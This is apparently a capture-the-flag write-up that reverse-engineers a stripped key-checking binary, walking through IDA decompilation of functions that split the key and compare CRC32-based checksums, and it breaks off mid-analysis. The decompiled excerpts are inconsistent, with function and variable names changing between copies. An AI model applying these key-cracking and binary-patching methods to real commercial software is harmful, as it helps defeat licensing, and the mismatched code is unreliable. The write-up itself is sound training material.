
This is where I'm patching




Ok now that we have done that let's view the `compute(key, username)` function

```
// positive sp value has been detected, the output may be wrong!
__int64 __fastcall compute(char *result, const char *username)
{
  size_t v2; // rax
  unsigned int r; // eax
  int i; // [rsp+18h] [rbp-A868h]
  int v6; // [rsp+1Ch] [rbp-A864h]
  int j; // [rsp+20h] [rbp-A860h]
  int v8; // [rsp+24h] [rbp-A85Ch]
  int k; // [rsp+28h] [rbp-A858h]
  int v10; // [rsp+2Ch] [rbp-A854h]
  int m; // [rsp+30h] [rbp-A850h]
  int v12; // [rsp+34h] [rbp-A84Ch]
  int n; // [rsp+38h] [rbp-A848h]
  char *ptr; // [rsp+40h] [rbp-A840h]
  __int64 v15; // [rsp+48h] [rbp-A838h]
  const char *src; // [rsp+50h] [rbp-A830h]
  __int64 v17; // [rsp+60h] [rbp-A820h]
  __int64 v18; // [rsp+68h] [rbp-A818h]
  __int64 v19; // [rsp+70h] [rbp-A810h]
  int v20; // [rsp+80h] [rbp-A800h]
  int array[11]; // [rsp+84h] [rbp-A7FCh]
  int buffer[498]; // [rsp+B0h] [rbp-A7D0h] BYREF
  char v23; // [rsp+878h] [rbp-A008h] BYREF
  __int64 v24; // [rsp+1878h] [rbp-9008h] BYREF
  char delim[2]; // [rsp+A85Ch] [rbp-24h] BYREF
  char hex[10]; // [rsp+A85Eh] [rbp-22h] BYREF
  unsigned __int64 canary; // [rsp+A868h] [rbp-18h]

  while ( &v23 != (&v24 - 5120) )
    ;
  canary = __readfsqword(0x28u);
  if ( check_regex(result) != 1 )
    exit(1);
  ptr = malloc(8uLL);
  strcpy(delim, "-");
  if ( !ptr )
    exit(1);
```

```
  strcpy(delim, "-");
  if ( !ptr )
    exit(1);
  v15 = 0LL;
  for ( src = strtok(result, delim); src; src = strtok(0LL, delim) )
  {
    ptr = realloc(ptr, 8 * (v15 + 1));
    if ( !ptr )
      exit(1);
    v2 = strlen(src);
    *&ptr[8 * v15] = malloc(v2 + 1);
    if ( !*&ptr[8 * v15] )
      exit(1);
    strcpy(*&ptr[8 * v15++], src);
  }
  v20 = 1;
  array[0] = 894;
  array[1] = 1;
  array[2] = 298;
  array[3] = 447;
  array[4] = 799236;
  array[5] = 1;
  array[6] = 223;
  array[7] = -178;
  array[8] = -1;
  array[9] = 0;
  array[10] = 1788;
  memset(buffer, 0, 0xA7A0uLL);
  v17 = 0LL;
  v18 = 0LL;
  v19 = 0LL;
  for ( i = 0; i <= 5; ++i )
  {
    v6 = 0;
    for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
    {
      r = do_it(j ^ 0x37Eu);
      sprintf(hex, "%04X", r);
```





Here's the decompilation for IDA

```
// positive sp value has been detected, the output may be wrong!
__int64 __fastcall compute(char *key, const char *username)
{
  size_t v2; // rax
  unsigned int r; // eax
  int i; // [rsp+18h] [rbp-A868h]
  int v6; // [rsp+1Ch] [rbp-A864h]
  int j; // [rsp+20h] [rbp-A860h]
  int v8; // [rsp+24h] [rbp-A85Ch]
  int k; // [rsp+28h] [rbp-A858h]
```

```
  int v10; // [rsp+2Ch] [rbp-A854h]
  int m; // [rsp+30h] [rbp-A850h]
  int v12; // [rsp+34h] [rbp-A84Ch]
  int n; // [rsp+38h] [rbp-A848h]
  char *ptr; // [rsp+40h] [rbp-A840h]
  __int64 v15; // [rsp+48h] [rbp-A838h]
  const char *src; // [rsp+50h] [rbp-A830h]
  __int64 v17; // [rsp+60h] [rbp-A820h]
  __int64 v18; // [rsp+68h] [rbp-A818h]
  __int64 v19; // [rsp+70h] [rbp-A810h]
  int v20; // [rsp+80h] [rbp-A800h]
  int array[11]; // [rsp+84h] [rbp-A7FCh]
  int buffer[498]; // [rsp+B0h] [rbp-A7D0h] BYREF
  char v23; // [rsp+878h] [rbp-A008h] BYREF
  __int64 v24; // [rsp+1878h] [rbp-9008h] BYREF
  char delim[2]; // [rsp+A85Ch] [rbp-24h] BYREF
  char hex[10]; // [rsp+A85Eh] [rbp-22h] BYREF
  unsigned __int64 canary; // [rsp+A868h] [rbp-18h]

  while ( &v23 != (&v24 - 5120) )
    ;
  canary = __readfsqword(0x28u);
  if ( check_regex(key) != 1 )
    exit(1);
  ptr = malloc(8uLL);
  strcpy(delim, "-");
  if ( !ptr )
    exit(1);
  v15 = 0LL;
  for ( src = strtok(key, delim); src; src = strtok(0LL, delim) )
  {
    ptr = realloc(ptr, 8 * (v15 + 1));
    if ( !ptr )
      exit(1);
    v2 = strlen(src);
    *&ptr[8 * v15] = malloc(v2 + 1);
    if ( !*&ptr[8 * v15] )
      exit(1);
    strcpy(*&ptr[8 * v15++], src);
  }
  v20 = 1;
  array[0] = 894;
  array[1] = 1;
  array[2] = 298;
  array[3] = 447;
  array[4] = 799236;
```

```
  array[5] = 1;
  array[6] = 223;
  array[7] = -178;
  array[8] = -1;
  array[9] = 0;
  array[10] = 1788;
  memset(buffer, 0, 0xA7A0uLL);
  v17 = 0LL;
  v18 = 0LL;
  v19 = 0LL;
  for ( i = 0; i <= 5; ++i )
  {
    v6 = 0;
    for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
    {
      checksum = gen_checksum(j ^ 0x37Eu);
      sprintf(hex, "%04X", r);
      if ( !strcmp(hex, *&ptr[8 * i]) )
        buffer[1788 * i + v6++] = j;
    }
    *(&v17 + i) = v6;
  }
  free(ptr);
  v8 = 0;
LABEL_45:
  if ( v8 < v17 )
  {
    for ( k = 0; ; ++k )
    {
      if ( k >= SHIDWORD(v17) )
      {
        ++v8;
        goto LABEL_45;
      }
      v10 = 0;
LABEL_41:
      if ( v10 < v18 )
        break;
    }
    for ( m = 0; ; ++m )
    {
      if ( m >= SHIDWORD(v18) )
      {
        ++v10;
        goto LABEL_41;
      }
```

```
      v12 = 0;
LABEL_37:
      if ( v12 < v19 )
        break;
    }
    for ( n = 0; ; ++n )
    {
      if ( n >= SHIDWORD(v19) )
      {
        ++v12;
        goto LABEL_37;
      }
      if ( v12 * v8 + v10 == k * k * k * k * k + n - m && v10 + v8 < 1788 &&
n - v10 * k <= 894 )
        break;
    }
    if ( !strcmp(username, "BJIZ-HACKERLAB") )
      printf("Correct key, Here the flag: %s\n", flag);
    else
      printf("Dear %s, WELCOME BACK\n", username);
    fflush(stdout);
    return 1LL;
  }
  else
  {
    printf("Incorrect Key Dear %s\n", username);
    fflush(stdout);
    return 0LL;
  }
}
```

Now that looks scary ikr

Here's what it does:

- First it makes sure the key provided as the first parameter matches the expected regular expression
- This portion of code does this

```
  strcpy(delim, "-");
  if ( !ptr )
    exit(1);

  v15 = 0LL;
  for ( src = strtok(key, delim); src; src = strtok(0LL, delim) )
```

```
  {
    ptr = realloc(ptr, 8 * (v15 + 1));
    if ( !ptr )
      exit(1);
    v2 = strlen(src);
    *&ptr[8 * v15] = malloc(v2 + 1);
    if ( !*&ptr[8 * v15] )
      exit(1);
    strcpy(*&ptr[8 * v15++], src);
  }
}
```


- This loop would split the `key` value using delimiter `-`
- Then for every 4 bytes chunk it would store it into a pointer
- In order words it's storing each 4 bytes of the key split by the delimiter `-` into a dynamic memory
- I didn't exactly try to understand what it does i just did some dynamic reversing to figure this out
- Moving on this portion of code does this

```
  v20 = 1;
  array[0] = 894;
  array[1] = 1;
  array[2] = 298;
  array[3] = 447;
  array[4] = 799236;
  array[5] = 1;
  array[6] = 223;
  array[7] = -178;
  array[8] = -1;
  array[9] = 0;
  array[10] = 1788;
  memset(buffer, 0, 0xA7A0uLL);
  v17 = 0LL;
  v18 = 0LL;
  v19 = 0LL;
  for ( i = 0; i <= 5; ++i )
  {
    v6 = 0;
    for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
    {
      checksum = gen_checksum(j ^ 0x37Eu);
      sprintf(hex, "%04X", checksum);
      if ( !strcmp(hex, *&ptr[8 * i]) )
```

```
        buffer[1788 * i + v6++] = j;
    }
    *(&v17 + i) = v6;
  }
  free(ptr);
```

- First it stores some value in a array of integers
- Fills up a memory `buffer` with null bytes of size `0xA7A0`
- Iterates from range 0-6
  - Initialize a variable `v6` to 0
  - Then does a for loop where it begins from a value gotten at `array[2 * i - 1]` and ends at `array[2 * i] + 1`
  - During the inner loop it generates a `checksum` value
  - The value generated is compared against the 4 bytes value of our input
  - If it matches it sets `buffer[1788 * i + v6]` to `j` and increments `v6`
  - After the inner loop is completed it sets `v17[i]` to `v6`

Let's take a look at what the `gen_checksum` function does





```
__int64 __fastcall get_checksum(unsigned int val)
{
  unsigned __int64 i; // [rsp+18h] [rbp-18h]
  char array[4]; // [rsp+24h] [rbp-Ch] BYREF
  unsigned __int64 canary; // [rsp+28h] [rbp-8h]

  canary = __readfsqword(0x28u);
  for ( i = 0LL; i <= 3; ++i )
```

```
    array[i] = val >> (8 * i);
  return crc32(array, 4LL);
}
```


- Iterates through 0-4 where variable `i` is the counter
- Does some bit right shifting and stores the value into `array[i]`
- Calls the `crc32` function passing the array and `4` as the parameter

Here's the `crc32` function





```
__int64 __fastcall crc32(_BYTE *cstr, __int64 val)
{
  __int64 result; // rax
  _BYTE *inp; // rsi
  unsigned int crc; // eax

  result = 0LL;
  if ( cstr && val )
  {
    inp = &cstr[val];
    crc = -1;
    do
      crc = crc32_table[(*cstr++ ^ crc)] ^ (crc >> 8);
    while ( cstr != inp );
    return ~crc;
  }
  return result;
}
```


- This basically calculates the `crc32` checksum of a value
- Remember that this binary was stripped so this function name wasn't known, how I figured that was by looking at the lookup table and seeing this




Then I searched up one of the constant and got this



And with that I got the source here



- Back to the challenge, it would return the crc32 checksum of the generated value in the `array` but one thing to note here is this



- Before it returns , the value that's going to be stored in `eax` is going to be the lower two bytes of that `rax` register

So that's all for the `gen_checksum()` function

- Moving on the next portion is this

```
  v8 = 0;
LABEL_45:
  if ( v8 < v17 )
  {
    for ( k = 0; ; ++k )
    {
      if ( k >= SHIDWORD(v17) )
      {
        ++v8;
